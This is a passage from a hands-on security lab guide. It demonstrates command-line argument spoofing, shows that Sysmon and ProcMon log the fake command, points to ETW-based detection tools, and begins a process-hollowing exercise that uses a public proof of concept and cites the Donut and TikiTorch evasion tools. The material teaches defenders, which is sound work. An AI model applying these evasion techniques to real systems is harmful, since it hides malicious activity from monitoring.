
```
%HOMEPATH%\Downloads\CommandSpoofer.exe
```

> *If everything went as it should, a new PowerShell window should have spawned with the following content:*
>
> ```
> Bye Evil!
> ```


This is of course the result of the `CMD_TO_RUN` value described above. But what are our monitoring tools telling us?

Step 6: Reviewing the Results

From ProcMon's *"Tools"* menu, proceed to open the *"Process Tree..."*.



In the newly opened *"Process Tree"* window, locate our executed `CommandSpoofer.exe`. You can select its child process `powershell.exe` and observe its properties in the bottom pane.



In the process' summary, ProcMon reports the following command was used for `powershell.exe`.

> Command: `powershell.exe -NoExit -c Write-Host 'Hello World!'`

As we can see, we successfully executed a PowerShell command that is not properly logged by ProcMon!

Objective 3: Detecting the Spoofing

As we are dealing with process creation manipulation, let's have a look at what Sysmon tells us...

In order to execute this part of the lab, please exit all RDP sessions you may still have open and fall back to your CommandoVM machine.

Step 1: Required Log Sources


Sysmon

> Event ID 1: Process creation
>
> The process creation event provides extended information about a newly created process. The full command line provides context on the process execution. The ProcessGUID field is a unique value for this process across a domain to make event correlation easier. The hash is a full hash of the file with the algorithms in the HashType field.
>
> *Source: docs.microsoft.com*


Step 2: Detection Logic:

From our ELK stack's Kibana (`http://192.168.20.106:5601`), let's try to identify the events that took place. To do so, please go to the "Discover" view (compass icon) and search for a process creation event (event ID `1`) with `notepad.exe` as the process:

```
event.code:1 and process.name:notepad.exe
```



When expanding the event, you'll see the following details:




As you can see, the parent process of `notepad.exe` is indeed `lsass.exe`, so our parent-child spoofing cannot be detected using Sysmon...

How about the command-line spoofing? Let's have a look at the PowerShell command that was executed.

To do so, please go to the "Discover" view (compass icon) and search for a process creation event (event ID `1`) with `noexit` as a string to look for. You may remember that "-NoExit" was present in both the actual PowerShell comand line and the fake one, so it's a good "quick and dirty" way of finding the relevant events!

```
event.code:1 and noexit
```



When expanding the event, you'll see the following details:

t process.args	powershell.exe, -NoExit, -c, Write-Host, 'Hello, World!'
t process.entity_id	{983beff7-d5c5-5e91-0000-0010ce7c0001}
t process.executable	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
t process.name	powershell.exe
t process.parent.args	C:\Users\student_ladm\Desktop\CommandSpoofer.exe
t process.parent.entity_id	{983beff7-d5c5-5e91-0000-001056750001}
t process.parent.executable	C:\Users\student_ladm\Desktop\CommandSpoofer.exe
t process.parent.name	CommandSpoofer.exe
# process.parent.pid	3592
# process.pid	6872
t process.working_directory	C:\Windows\System32\

No luck here either, as Sysmon reports the "fake" command line and not the actual one that was executed...

Step 3: Ideas for increased visibility

As you can see above, detecting the spoofing tricks will require additional visibility, as Sysmon is not sufficient. We'd like to highlight two options for additional visibility:

Event Tracing for Windows (ETW)

Event Tracing for Windows (ETW) provides application programmers the ability to start and stop event tracing sessions, instrument an application to provide trace events, and consume trace events. Trace events contain an event header and provider-defined data that describes the current state of an application or operation. You can use the events to debug an application and perform capacity and performance analysis.

Source: docs.microsoft.com

Using ETW, we can get finegrained visibility on process activity on the Microsoft OS. We could thus look for the behavior exhibited by our spoofing tricks (e.g. creating a process with an explicit parent process ID or creating a process in a suspended state). A tool that implements such techniques is Memhunter:

Memhunter

Memhunter is an endpoint sensor tool that is specialized in detecing resident malware, improving the threat hunter analysis process and remediation times. The tool detects and reports memory-resident malware living on endpoint processes. Memhunter detects known malicious memory injection techniques. The detection process is performed through live analysis and without needing memory dumps. The tool was designed as a replacement of memory forensic volatility plugins such as malfind and hollowfind. The idea of not requiring memory dumps helps on performing the memory resident malware threat hunting at scale, without manual analysis, and without the complex infrastructure needed to move dumps to forensic environments.

The detection process is performed through a combination of endpoint data collection and memory inspection scanners. The tool is a standalone binary that, upon execution, deploys itself as a windows service. Once running as a service, memhunter starts the collection of ETW events that might indicate code injection attacks. The live stream of collected data events is feed into memory inspection scanners that use detection heuristics to down select the potential attacks. The entire detection process does not require human intervention, neither memory dumps, and it can be performed by the tool itself at scale.

Source: github.com/marcosd4h/memhunter

Another interesting open-source initiative by the same person is SysmonX, which claims to provide increased visibility that can detect the spoofing tricks used in the lab:

SysmonX

SysmonX is an open-source, community-driven, and drop-in replacement version of Sysmon that provides a modularized architecture with the purpose of enabling the infosec community to:

-Extend the Sysmon data collection sources and create new security events

-Extend the Sysmon ability to correlate events. Effectively enabling new logical operations between events and the creation of advanced detection capabilities

-Enrich the current set of events with more data!

-Enable the false positive reduction by narrowing down suspicious events through dedicated scanners

-Extend the security configuration schema

-React to known subversion and evasion techniques that impact Sysmon, and by doing so, increasing the resilience of security auditing and data collection mechanism such as this one.

SysmonX is composed of a standalone binary that gets itself deployed as a windows service, supports legacy Sysmon configurations and event reporting mechanism, while also providing users the ability to configure all the SysmonX aspects through command-line interface.

Source: github.com/marcosd4h/sysmonx

As the above ETW-based approaches are currently hard to leverage in an enterprise context, we haven't currently included them in our lab exercise. Feel free to however play with them if you have time left!

Conclusions

During this lab, we demonstrated the following highly useful skills:

- How to spawn a process with a fake parent process ID
- How to spoof command-line arguments upon process execution
- Possible strategies for detection

As we observed, detection of these tricks is not that straight-forward and will require in-depth visibility on the OS, using for example ETW (Event Tracing for Windows).

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 4: Bypassing Modern Security Products - Process Hollowing

In the previously covered techniques, we've seen how to spoof a process' context (parent and arguments). These techniques however have the down-side that the process itself is still known (i.e. PowerShell for the argument spoofing and Notepad for the child-parent spoofing). Process hollowing is a more advanced technique which can allow adversaries to stay under the radar!

> **T1093 - Process Hollowing**
>
> Process hollowing occurs when a process is created in a suspended state then its memory is unmapped and replaced with malicious code. Similar to Process Injection, execution of the malicious code is masked under a legitimate process and may evade defenses and detection analysis.
>
> *Source: attack.mitre.org*

This exercise will guide you through the hollowing of a process and the different detection approaches for it.

Lab Setup & Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```

Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Hollowing a Process

Hollowing out a process requires a low-level access to the Windows internals. This objective will guide you through the retrieval of a proof-of-concept code and how this can be used to run as another process.

Step 1: Getting the Process Hollower

To avoid the long and complex research and development linked to practical process hollowing, we will base ourselves on one of the orginial process-hollowing PoCs, namely the proof-of-concept published by m0n0ph1.

More recent / modern tools that can be used for process hollowing include:

> **Donut**
>
> Donut is a position-independent code that enables in-memory execution of VBScript, JScript, EXE, DLL files, and dotNET assemblies. A module created by Donut can either be staged from a HTTP server or embedded directly in the loader itself. The module is optionally encrypted using the Chaskey block cipher and a 128-bit randomly generated key. After the file is loaded and executed in memory, the original reference is erased to deter memory scanners.
>
> *Source: github.com/TheWover/donut*

> **TikiTorch**
>
> TikiTorch was named in homage to CACTUSTORCH by Vincent Yiu. The basic concept of CACTUSTORCH is that it spawns a new process, allocates a region of memory, then uses CreateRemoteThread to run the desired shellcode within that target process. Both the process and shellcode are specified by the user.
>
> This is pretty flexible as it allows an operator to run an HTTP agent in a process such as iexplore.exe, rather than something more arbitrary like rundll32 or powershell.
>
> TikiTorch follows the same concept but has multiple types of process injection available, which can be specified by the user at compile time.
>
> *Source: github.com/rasta-mouse/TikiTorch*

A great read where Donut is combined with TikiTorch to stage Covenant can be found on the Rastamouse blog.

As this step will rely on Visual Studio, we will load and compile the code on the CommandoVM machine. The binary will later be transfered to a target machine.


Getting the Source-Code

To start compiling our very own process-hollowing binary, let's first retrieve the source-code.


Based on the above mentioned proof-of-concept, you can download a pre-arranged project to your CommandoVM machine. Although experienced students may start from the original proof-of-concept, we have already pre-arranged a project with the following modifications:

- Retargeted the project to a more recent SDK.
- Modified the replacement binary from a message box to a console.
- Swapped the target process from `svchost.exe` to `explorer.exe`.
- Removed the `pause` system call.


Once downloaded, proceed to extract the project by right-clicking the `Process-Hollowing.zip` file and selecting the *"Extract to Process-Hollowing\"* option.



From there, drill-down the *"Process-Hollowing"* directory until a `ProcessHollowing.sln` solution file appears.



Once located, open the `ProcessHollowing.sln` file in Visual Studio.




Building the Process Hollowing Binary

As opposed to the previous projects seen in these labs, the *"ProcessHollowing"* solution actually contains two projects:

- *"HelloWorld"* is the binary which will be placed into the hollowed process (the "payload").
- *"ProcessHollowing"* is the binary which will hollow-out a target process and fill it with the above-mentioned *"HelloWorld"* binary.

If you are interested (and have a development background), take some time to read and understand the source-code of `HelloWorld.cpp` and `ProcessHollowing.cpp` (they can be found in the respective project's *"Source Files"* directories):



Note that at the bottom of the `ProcessHollowing.cpp`, you'll find the following lines of code:

